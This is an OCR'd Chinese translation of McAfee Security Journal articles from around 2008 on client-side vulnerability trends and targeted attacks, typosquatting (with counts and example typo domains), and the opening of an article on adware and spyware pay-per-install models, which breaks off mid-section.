


图 1：自 2006 年后，Microsoft 显著增强了其远程过程调用的安全性。（数据来源：Microsoft[1]）




图 2：Microsoft Office 漏洞在 2006 年猛增，接下来的两年也居高不下。（数据来源：Microsoft）。

图 2 提供了一幅有关 Microsoft Office 漏洞突然激增的鲜明图画。它们在 2006 达到最高峰并将继续让 Microsoft 忙个不停。

大多数漏洞已经影响了 Office 2000。该版本使用广泛，因此也被利用较多。在恶意软件作者的经济学理论中，Office 2000 中的漏洞提供了较高的投资回报。这主要是因为该套件一直以来有个重大安全障碍：Office 2000 用户必须访问 Microsoft 的“Office update 更新”页面来下载修补程序[9]，自动在线更新不支持 Office 2000 或 Office 97。这一疏忽给恶意软件作者创造了绝佳的机会来利用用户不可能定期更新其 Office 套件这一事实。[10] 僵尸计算机的数量退居其次是因为这类安全漏洞可能有数万。

虽然本文关注的是 Microsoft 产品中的漏洞，但其趋势也影响其他流行的客户端软件供应商，例如 Adobe、Mozilla、Apple 等等。“Apple 漏洞月”凸显了许多客户端问题，广泛使用的软件（例如，Apple QuickTime、Adobe Flash Player 和 Adobe Reader）中发现的漏洞有很大激增。最近对于 PDF mailto: vulnerability (CVE-2007-5020)[11] 和 Flash using ActionScript (CVE-2007-0071) 漏洞的非法利用就是其中的一些重要漏洞，并影响了数千用户。

目标攻击

客户端漏洞的关键在于他们需要用户交互来利用漏洞。因此，恶意软件作者必须要想出一些很有创意的点子来引诱用户点击链接以及从 Internet 下载图片和文档。利用客户端系统的主要攻击手段之一就是在快速增长的依靠社会工程手段的垃圾邮件。

社会工程手段与客户端漏洞关注不可分割。这两个因素之间的联系是显而易见的，而威胁也日益复杂。


导致复杂性的部分原因在于目标社会工程手段是威胁发展图中新涌现的一种趋势。目标攻击在国防和军事组织中尤其常见。[12] 自 2006 年 Office 漏洞激增以来，已出现多起关于政府机构收到含恶意 Word、PowerPoint 或 Access 文件的电子邮件的报道。似乎社会工程手段和漏洞组合找到了另一目标：间谍。

间谍活动与利益驱动的攻击相比，当然更加秘密，而且更难被发现。在很多情况下，这些恶意嵌入文档中发现的漏洞是零天攻击，这使得这些文件更难检测：这些漏洞常常在破坏已经发生后才被发现。因为零天漏洞的目标是特定的政府或军事组织，它们很可能得到了国外机构或政府的资助。专门策划的社会工程手段、零天漏洞、钱和权力听起来就像 John le Carré 小说里的元素一样。一些安全分析人认为这不是虚构。许多理论家已预测下一代恶意软件将存在于网络空间。或许所有这些事件只是电脑大战的测试案例？

无声无息的 Web 黑客

Web 服务器黑客和劫持这类非法利用近年已发生变化。早期的攻击者在攻击网站后丑化这些网站 — 常常留下消息以图扬名天下。但现在已无这样的情况，至少在如今新一代的高级黑客中已没有。由于客户端漏洞过多，黑客已开始采用分步协作的方式来利用它们，首先通过攻克流行网站传播恶意软件，然后悄悄植入恶意软件，再通过社会工程手段引诱用户。

作为典型例子，2007 年 2 月的超级杯（美式足球决赛）黑客值得一提，因为他设计在官网[13] 的主页中插入恶意 JavaScript。该脚本利用 Internet Explorer 中的两个漏洞，并用特洛伊木马感染



连接到中国服务器的没有安装修补程序的用户，获得了受害计算机的全部访问权限。据报道，很多大众网站也遭遇过类似的无声黑客攻击，包括大使馆、新闻组织和企业。

另外一种使数百万家庭易受攻击的新兴威胁是通过通用即插即用技术，它允许在主页中嵌入 Flash 文件来重新配置受害者的路由器，从而让攻击者利用家用路由器。[14]（实际上，大多数Internet用户使用家用路由器的默认密码，这有助于攻击得逞。）在这种情况下，受害者可能被任何似乎无害的链接引诱，在线支付帐单或阅读很多关于某一主题的信息。很可能用户还不知道路由器已经受到损害，所有流量（包括敏感密码）正被发给别人。

新的利用媒介

这十年的前五年，看到很多栈溢出、堆溢出和整数溢出的非法利用、格式字符串漏洞以及其他漏洞，从技术角度来看，其中大多数都很容易利用。不过现在，大多数简单的栈溢出在常用软件（例如 Windows）中已不再是什么大的威胁，因为有了高品质的软件开发和质量保证测试。此外，地址空间布局随机化这类技术也向黑客提出挑战，迫使他们超越传统的利用机制。

攻击漏洞已进入一个新的阶段，利用空指针[15] 和争用状况[16] 以及开发可靠的 heap spray[17] 之类的利用技术正在流行。许多漏洞曾存在很长一段时间，并被认为不可利用。

这可能是这些技术将社会工程手段骗局用作攻击媒介的最好时机，原因如下：

- 目前没有任何公认的可靠、自动的方式来利用这些技术（主要面向大众传播）
- 它们很容易在经社会工程手段编撰为开发过程的一部分针对目标个人和组织进行测试
- 对于这些技术的投资回报来说，使用社会工程手段要高于投入精力继续研究以实现大众传播

结论

根据最近的漏洞发展趋势，社会工程手段是一股很难抗击的力量。不管软件和操作系统中实施了多少重保护机制，只要用户继续点击他们偶遇的任何一个链接，有效的社会工程手段都能将它们全部摧毁。我们不能期待电脑法律很快地来遏制社会工程手段（除非起诉欺诈行为），但加强培训绝对有助于降低受害者的损失和影响。

同时，当您被要求点击“接受”您刚获得的奖项时一定要三思！


Rahul Kashyap，McAfee Avert Labs 漏洞研究和 IPS 安全经理。他负责漏洞研究、零天分析、入侵防御系统内容以及紧急响应。Kashyap 是一个超级漫画迷，他希望有一天能够以安全为题创造属于自己的别具风格的连环漫画。

尾注

1 http://www.microsoft.com/technet/security/current.aspx
2 “How to Configure Memory Protection in Windows XP SP2.” http://www.microsoft.com/technet/security/prodtech/windowsxp/depcnfxp.mspx
3 “Analysis of GS protections in Microsoft Windows Vista.” http://www.symantec.com/avcenter/reference/GS_Protections_in_Vista.pdf
4 “Browser Fuzzing for fun and profit.” http://blog.metasploit.com/2006/03/browser-fuzzing-for-fun-and-profit.html
5 “Month of Browser Bugs,” http://blog.metasploit.com/2006/07/month-of-browser-bugs.html
6 “AXFUZZ:An ActiveX/COM enumerator and fuzzer.” http://sourceforge.net/projects/axfuzz/
7 “Hamachi,” by H D Moore and Aviv Raff. http://metasploit.com/users/hdm/tools/hamachi/hamachi.html
8 “637 million Users Vulnerable to Attack,” Frequency X. http://blogs.iss.net/archive/TheWebBrowserThreat.html
9 “Keep your operating system updated:Frequently asked questions.” http://www.microsoft.com/protect/computer/updates/faq.mspx
10 “MS Office Flaws Ideal Tools for Targeted Attacks.” http://blog.washingtonpost.com/securityfix/2006/04/ms_office_flaws_ideal_tools_fo_1.html
11 http://www.gnucitizen.org/blog/0day-pdf-pwns-windows/
12 “The New E-spionage Threat.” http://www.businessweek.com/print/magazine/content/08_16/b4080032218430.htm
13 “Dolphins“ Web sites hacked in advance of Super Bowl.” http://www.networkworld.com/news/2007/020207-dolphins-web-sites-hacked-in.html
14 “Hacking the interwebs,” January 12, 2008. http://www.gnucitizen.org/blog/hacking-the-interwebs/
15 “Application-Specific Attacks: Leveraging the ActionScript Virtual Machine.” http://documents.iss.net/whitepapers/IBM_X-Force_WP_final.pdf
16 “Unusual Bugs,” Ilja van Sprundel. http://www.ruxcon.org.au/files/2006/unusual_bugs.pdf
17 “Heap Feng Shui in JavaScript.” http://www.determina.com/security.research/presentations/bh-eu07/bh-eu07-sotirov-paper.html

无意的网上经历

作者：Benjamin Edelman



在网上遨游，您可能会遭遇各种各样的攻击，*McAfee Security Journal* 对这些攻击进行了全方位的分析。

从别有用心的广告横幅到广告软件捆绑程序，您有意访问的网站可能会显著损害您的利益。不过，用户还应当意识到还有一些他们本不想访问的网站，也就是那些偶然进入的网站。

基本策略

我们在键入 URL 时，偶尔会犯拼写错误，这时要提防一种特殊的安全威胁。这种因拼写不正确而带来的麻烦称为“域名仿冒”。域名仿冒者的策略是预测用户可能不小心“请求”的域名。例如，用户在拼写“bankofamerica.com”时，重复键入了“k”，落掉了“e”，结果变成了“bankkofamrica.com”。正常情况下，用户会收到浏览器错误消息，并被定向至真正的美国银行网站。但假设域名仿冒者预计到了用户的错误。那么，他可能会注册这个拼写错误的域名（以及其他一些略有差别的名称），以期用户最终会访问这些站点。

从过去的记录来看，域名仿冒者主要的企图在于拼写错误 — 多写了一个字母，少写了一个字母或者两个字母的顺序颠倒了。但近来攻击者发现了其他一些诱使用户无意进入的诡计。假设用户遗漏了“www”与网站域名之间的句点，例如，把“www.mcafee.com”拼成了“wwwmcafee.com”，域名仿冒者可以注册该域名。（事实证明，已经有人这么做了！McAfee 正努力夺回该域名。）如果遗漏的是最后一个句点，域名仿冒者也准确估计到了 Web 浏览器将在无顶级域的域名后自动添加一个“.com” — 因而域名仿冒者也申请了诸如“www.mcafeecom.com”这样的域名。还有其他一些域名仿冒者瞄准了添加“http”前缀，或将实际上属于其他顶级域的域名注册为相应的 .com 形式。

用户是如何陷入这些域名仿冒网站的？某些用户可能忘记了网站的正确拼写。而有些人会犯拼写错误。（想想非英语母语国家的人、视力不好的用户，还有那些拼写技能有待提高的用户。）一个新手可能不知道网站完整地址的正确拼写，一名匆忙之中的用户也可能输错了部分 URL。即便是最老练的用户，在采用键盘很小的移动设备或手写识别写字板进行输入，或在颠簸的交通工具上进行操作时，也难免犯错。因此，不能把责任归咎于用户“请求”了域名仿冒网站。正相反，虽然用户确实陷入了这些网站，但他们往往是因为偶然的错误才误入歧途的。

域名仿冒的影响面

由于众多用户制造了各种各样的错误，域名仿冒分布非常广泛。在 McAfee Avert Labs 2008 年 5 月的检测中，McAfee SiteAdvisor® 服务对域名仿冒网站运行了持续搜索，结果发现仅仅2,000个顶级网站就有至少 80,000 个仿冒域名。越深入网站，域名仿冒越多。

孩子们经常访问的域名尤其备受域名仿冒者的青睐。例如，最近的分析表明，有 327 个域名仿冒注册全都是类似“cartoonnetwork.com”的变体。SiteAdvisor 技术编译了一长串与 freecreditreport.com 有关的名单。此外，比较流行的还有 YouTube、Craigslist、Wikipedia 和美国银行。（有关数据，请参见图 1。有关创造性的拼写错误的例子，请参见附录。）

法律对策

通常情况下，域名仿冒在美国是不合法的。1999 年的“反域名抢注消费者保护法 (ACPA)”(15 USC §1125(d)) 禁止注册、非法买卖或使用与商标或知名品牌完全一致的域名或容易引起混淆的类似域名。ACPA 准许对域名仿冒者的非法所得进行索赔(15 USC §1117 (a) (1))，或对每个仿冒域名处以 1,000 到 100,000 美元的法定赔偿（具体金额由法庭定夺）(§1117(d))。

其他国家（地区）的法律对域名仿冒的处理稍有不同，但大多数国家（地区）都将其视为对商标的侵犯，因而严禁这种行为。此外，“统一域名争端解决规则 (UDRP)”为有关域名侵权的投诉建立了仲裁依据。要将网站注册在主要的顶级域下，注册者必须认可 UDRP 的裁决权，因此，不论域名仿冒网站位于何处，UDRP 均适用。不过，UDRP 的补偿仅限于撤销侵权的域名，不会给予经济损失补偿。

虽然 ACPA 会对域名仿冒施以严厉的惩罚，但要让域名仿冒者意识到这一点似乎不太可能。尽管面临受到严格制裁的风险，域名仿冒者仍执迷不悟，乐于此道。

域名	仿冒域名数
freecreditreport.com	742
cartoonnetwork.com	327
youtube.com	320
craigslist.org	318
blogspot.com	276
clubpenguin.com	271
wikipedia.com	266
runescape.com	264
miniclip.com	263
bankofamerica.com	251
dailymotion.com	250
metroflog.com	249
addictinggames.com	248
friendster.com	246
myspace.com	239
verizonwireless.com	238
facebook.com	235

图 1： 最常见的域名仿冒。此表列出了备受域名仿冒者青睐的部分商标。数据来自 2008 年 5 月 SiteAdvisor 服务数据集检测。

域名仿冒网站的赢利策略

一旦用户涉足域名仿冒网站，域名仿冒者便希望从用户身上赚取最大收益。

多年前，臭名远扬的域名仿冒者 John Zuccarini 就曾强制那些不知情的访问者观看他们原本不想访问，也未曾提出过请求的色情网站。Zuccarini 注册了至少 8,000 个域名，笔者详细记下了这些域名。[1] 但他不可能永远都能侥幸逃脱：2003 年 9 月，Zuccarini 因违反“真实域名法”遭到逮捕，该法案明令禁止任何“使用令人误解的域名诱骗他人观看淫秽内容”的行为。

如今，域名仿冒网站的标准手法是刊登广告。在过去几年内涌现的成千上万个仿冒域名中，几乎没有一个不曾展示广告。

在 McAfee Avert Labs 2008 年 5 月的检测中，McAfee SiteAdvisor服务对域名仿冒网站运行了持续搜索，结果发现仅 2,000 个顶级网站就有至少80,000 个仿冒域名。




图 2： 域名仿冒者注册与大银行类似的域名，然后将广告链接间接地出售给该银行和其他银行。

域名仿冒网站在刊登广告时，通常的做法是尝试选择与用户（十有八九）要访问的网站“内容相关”的广告。因此，在前面提到的 bankkofamrica.com 例子中，显示的是银行的广告 — 可以想象得到。有哪些银行？排在第一位的就是美国银行。（参见图 2。）奇怪吗？一方面，广告的投放对于美国银行来说很有帮助：虽然顾客犯了拼写错误，但至少银行出现在了顾客面前。但另一方面，很显然域名仿冒者会要求美国银行支付一定的费用，才会让银行面对那些已经根据名称提出了访问美国银行请求的顾客。毕竟，域名仿冒者是在侵犯美国银行的商标，绝对违反了 ACPA，该法案规定域名仿冒者不能注册此类域名，而且如果银行提出诉讼，域名仿冒者甚至还必须给银行支付高额的法定赔偿。但到头来美国银行反而要向域名仿冒者购买广告空间，没有人会料到是这个局面 — 至少一开始没有。

这是如何实现的？域名仿冒者并不是将广告空间直接卖给广告客户。（想象一下以下对话：“您愿意在我们的域名仿冒网站上刊登广告吗？”“您想把我们的广告放在什么位置？”）域名仿冒者将空间卖给广告网络，然后再由广告网络出售给广告客户。该行业最大的网络莫过于 Google 了，其 AdSense for Domains 产品以及其他域联合产品，在 SiteAdvisor 技术最近搜索到的至少 80% 的域名仿冒网站上都提供广告服务。

域名仿冒网站的前途如何?

2008 年 6 月，“国际互联网名称和地址分配组织 (ICANN)”投票决定加快创建更多顶级域的流程。除了大多数用户所熟知的域名以外，目前还有一些不常用到的域名，如 .info、.biz、.museum 和 .travel 等。很快，我们便能见到更多新的域名，如 .nyc 或 .lib（有的已经提议）。更多的顶级域意味着为域名抢注提供了更多的机会 — 照原样抢注著名商标，或注册跟知名品牌很接近的拼写形式。用户在请求这些域名时 — 无论是被误导至“真正的”网站，还是经过错误的尝试回想起网站的真实地址 — 域名仿冒者会热忱地投入到他们的侵权事业中去。

不过，有诸多迹象表明域名仿冒可能很快会走向衰落。首先，一些大的网站已经采取了措施来保护自己及其顾客免受域名仿冒的危害。例如，2006 年 Neiman Marcus 对域名注册公司 Dotster 提出诉讼。Neiman Marcus 宣称 Dotster 注册的许多域名侵犯了 Neiman Marcus 的商标，并通过刊登广告的形式从这些域名仿冒网站上获取最大收益。Neiman Marcus 声称，Dotster 选择要注册的域名并从广告中获利，不仅仅充当了这些域名的注册公司，还扮演着注册人的角色。此案于 2007 年在不公开状态下进行了审理，此后 Neiman Marcus 继续对其他大的抢注人提起诉讼。（透露一下：笔者曾作为 Neiman Marcus 的顾问参与了其中某些案件。）Verizon 和 Microsoft 也曾经历过类似的诉讼。一方面，这些案子并未格外普及。但 ACPA 规定的法定赔偿（每个域名至少 1,000 美元）会强制域名仿冒者为其大量的侵权行为付出大笔金钱。光 Microsoft 就在域名仿冒案件中获赔至少 200 万美元。

此外，有传言说广告网络巨头，尤其是 Google，可能会放弃域名仿冒这个行业。最近的商标持有人集体诉讼对 Google 在资助域名仿冒行业中所起的作用提出了质疑，而且这些域名仿冒网站已屡次成为广告客户和商标持有人诉讼的对象。倘若 Google 放弃资助域名仿冒，那么域名仿冒者注册侵权域名的积极性将大打折扣，毕竟可能再没有哪家广告网络能像 Google 这样大方。

（透露一下：笔者曾作为协理律师，在 Vulcan Golf 等公司对 Google 等公司的商标持有人集体诉讼中，参与过有关 Google 对向其付费以投放广告的域名仿冒网站所负责任的起诉。）

防御措施

域名仿冒战斗还在继续，有此担心的用户可以采取充分的措施来自我保护。首先，输入时要看仔细。注意提防域名仿冒，尤其是在请求比较难拼的网站时。猜测域名并不是最好的方式，可以考虑改用搜索引擎。

其次，进入网站后，仔细观察而后再进行下一步操作。这个网站确实是您要访问的网站吗？这个链接只是一个普通的链接，还是付费广告？这个政府网站真的是 .com，或者您想去的是相应的 .gov 站点？一点关键性的思考可以帮助您筑立起防御域名仿冒或其他攻击的高墙。

恰当的软件也有助于保护您远离域名仿冒者。SiteAdvisor 技术可识别大多数域名仿冒网站。拼写错误保护服务（如 OpenDNS）可提供其他保护。通常情况下，搜索引擎会提供帮助 — “您是不是要找拼写纠错 — 因此，用户可以通过运行搜索引擎，而不是在浏览器地址栏中直接输入域名来避开许多域名仿冒网站。

Benjamin Edelman，哈佛商学院助教，研究领域包括电子商务和网络欺诈。他还是 McAfee 在 SiteAdvisor 服务方面的特殊顾问，为 SiteAdvisor 网站评级提供独立的补充视角。虽然 Edelman 教授打字又快又好，但偶尔也会遭遇意外的网上历程。

尾注

1 “Large-Scale Registration of Domains with Typographical Errors,” January 2003. Harvard Law School.(http://cyber.law.harvard.edu/archived_content/people/edelman/typo-domains/)

附录


域名仿冒网站实例：Cartoonnetwork.com

在 2008 年 5 月 SiteAdvisor 检测的 80,000 多个域名中，我们发现了 cartoonnetwork.com 的以下域名仿冒变体：

ccartoonnetwork.com	ckartoonnetwork.com	cairtoonnetwork.com
dcartoonnetwork.com	jcartoonnetwork.com	cuartoonnetwork.com
ncartoonnetwork.com	vcartoonnetwork.com	acartoonnetwork.com
cfartoonnetwork.com	caertoonnetwork.com	bcartoonnetwork.com
ceartoonnetwork.com	caortoonnetwork.com	canrtoonnetwork.com

广告软件和间谍软件的发展历程

作者：Aditya Kapoor



广告软件和间谍软件是用于广告和市场在线推广的两种主要工具。

这些应用程序通常通过社会工程方法获益，而且经常搭载在用户想要下载的其他有用的免费软件或共享软件应用程序中。通常情况下，这些不受欢迎的应用程序都附带有最终用户许可协议 (EULA)，用以规定其行为。不过，这些说明一般既不清楚又无用处，只会给用户造成混乱，并为更多的社会工程陷阱大开方便之门。

从 2000 年到 2005 年，广告软件和间谍软件（通常称为潜在不受欢迎程序或 PUP）呈几何级数增长。但 2005 年之后，这一数据持续走低。本文将重点介绍在线补偿模式中导致此下降趋势的关键变化。广告软件和间谍软件多数情况下很好区分：前者包含主要广告软件编写者所开发的较干净的应用程序和较好的用户许可模式，而后者时常图谋不轨且总是被定义为特洛伊木马恶意软件。这种相对明确的划分有助于使广告软件和间谍软件应用程序的数量保持在较低的水平。如果这些 PUP 不再构成威胁，它们是否很快便会永久消失？为了回答这个问题，我们将讨论不断变化的威胁，以及社会工程手段所扮演的角色。

澄清概念

术语“广告软件”和“间谍软件”常常被随意的使用且互换，经常造成混乱。我们将采用反间谍软件联盟 (ASC) 所提供的定义。[1]

- **广告软件** 种显示广告的软件，可能会以令用户感到意外和不受用户欢迎的方式或环境提供广告内容。ASC 的风险模型文档详细记录了可以被视为意外或不受欢迎的种种行为。许多广告软件应用程序还执行跟踪功能，因而广告软件也被归为跟踪技术一类。有的消费者可能希望删除广告软件，因为他们反感此类跟踪，不愿意看到程序带来的广告，或者因为它会影响系统性能而感到懊恼。而另外一方面，有些用户可能希望保留某些特定的广告软件程序，因为如果他们使用这些广告软件，可能会获得广告软件公司针对其所需产品或服务的成本的一定补偿也可能是因为广告软件公司提供的广告信息对他们有帮助或恰是他们感兴趣的内容，例如具有竞争优势的广告信息或能对用户正在寻找或搜索的内容加以补充的广告信息。
- **间谍软件** 从狭义上讲，“间谍软件”是用于表示跟踪软件的一个术语，这种软件不征求用户的意见即加以部署，无法引起用户的充分关注，用户也无法进行控制。而从广义上讲，“间谍软件”被用作ASC所称的“间谍软件（以及其他可能无用的技术）”的同义词，即：未经用户专门许可即加以部署和/或其实施会损害用户对以下方面加以控制的技术：
  - 影响用户体验、隐私权或系统安全的重要更改
  - 用户系统资源的使用，包括对用户计算机上所安装程序的使用
  - 收集、使用和分发用户个人信息或其他敏感信息

ASC 成员认为通用术语“间谍软件”现在已经远远偏离其准确含义，因此决定在技术文档中使用“间谍软件”的狭义含义。ASC 进一步认识到不可能避免因广泛应用而产生更广泛的含义，它还注明了包括所有 PUP 在内的通用解释的出处。本文中从不使用“间谍软件”一词的广义含义，始终使用其狭义含义，即，与市场推广相关的一种软件。而使用“监控软件”一词定义诸如键盘记录程序等的纯间谍程序。

简介

2000 年，Adware-Aureate 的出现引起了我们对广告软件和间谍软件的关注，该软件利用用户的浏览历史记录来展示广告。它的出现使首个反间谍软件应用程序应运而生，即由 Gibson Research 公司出品的 OptOut。[2]

广告软件和间谍软件自 2004 年末开始突飞猛进，并于 2005 年达到巅峰（请参见图 1 和图 2）。其主要动机在于通过用户桌面上的数百万安装产生收入（按安装付费模型）以及通过展示广告产生收入（按点击付费模型）。由于广告能够产生高额收入，因此广告软件和间谍软件行业近年来非常活跃。用户每次点击某特定广告时，广告提供商都会获得佣金。

报酬模型及说明

广告软件和间谍软件主要使用两种在线广告报酬模型。两种模型在理想世界中都无可挑剔，但在心怀恶意企图者不乏其人的世界中，这两种报酬模型会如何呢？我们不妨看看这些模型是如何被利用的。

按安装付费：客户端模型。[3]

在“按安装付费 (PPI)”模型中，销售产品或服务的公司向广告软件提供商付费以展示它们的广告。广告软件提供商反过来向个人或会员付费，让他们通过绑定方式或其他方式分发其广告软件。（例如 ZangoCash，在美国境内每安装一个广告软件，它会支付 0.75 到 1.45 美元。[4]）软件最终得以安装到客户端计算机上。

PPI 模型通常按特定推荐人跟踪软件安装。因此，如果 John Doe 在他的网站上装有一个基于 PPI 的广告软件安装程序，其他某些用户通过该网站下载并安装该软件，则 John 会得到一定金额的收入。为增加其网站的下载量，John 可能会尝试通过大耍噱头的标题、成人图片或视频、免费游戏或铃声等内容来增大流量。随着流量及报酬的增加，John 可能会决定使用非法手段以在用户未察觉的情况下安装广告软件应用程序。很多此类的应用程序都会在安装前显示 EULA，但它仅仅是警告访问者，因此 John 可能会进一步决定调整该应用程序，取消显示 EULA，从而提高他的安装积分。然后，如果 John 是一名经验丰富的黑客，他就会在数千个被破坏的站点上复制该模型，使其安装量发生数量级的增长并因此得到回报。我的同事 *McAfee Security Journal* 的作者 Benjamin Edelman 在他的网站上描述了一个类似的真实场景。[5]




图 1：广告软件增长在 2005 年达到巅峰。（来源：McAfee Avert Labs）




图 2：自 2005 以来，间谍软件和监控程序也大体呈现下降趋势，但我们预计在 2008 年下半年可能有所回转。（来源：McAfee Avert Labs）

PPI 报酬模型使编程人员以及心怀恶意企图的人们获利颇丰 — 因而促进了广告软件和间谍软件的快速增长。很多安装媒介都支持此模型。总的来说，这些媒介可以分为两个类别：

- **社会工程手段** 这需要与用户进行交互，要依赖用户自身安装软件，甚至在某些情况下利用用户传播软件。社会工程手段方法层出不穷，它唯一的局限仅仅在于攻击者的想象力，甚至连最具警惕性的用户都会被迷惑。就 John Doe 这个例子而言，提供免费游戏或铃声就是很多人无法抗拒的诱饵。最终，用户将决定冒险一试或是放弃这顿免费的午餐。
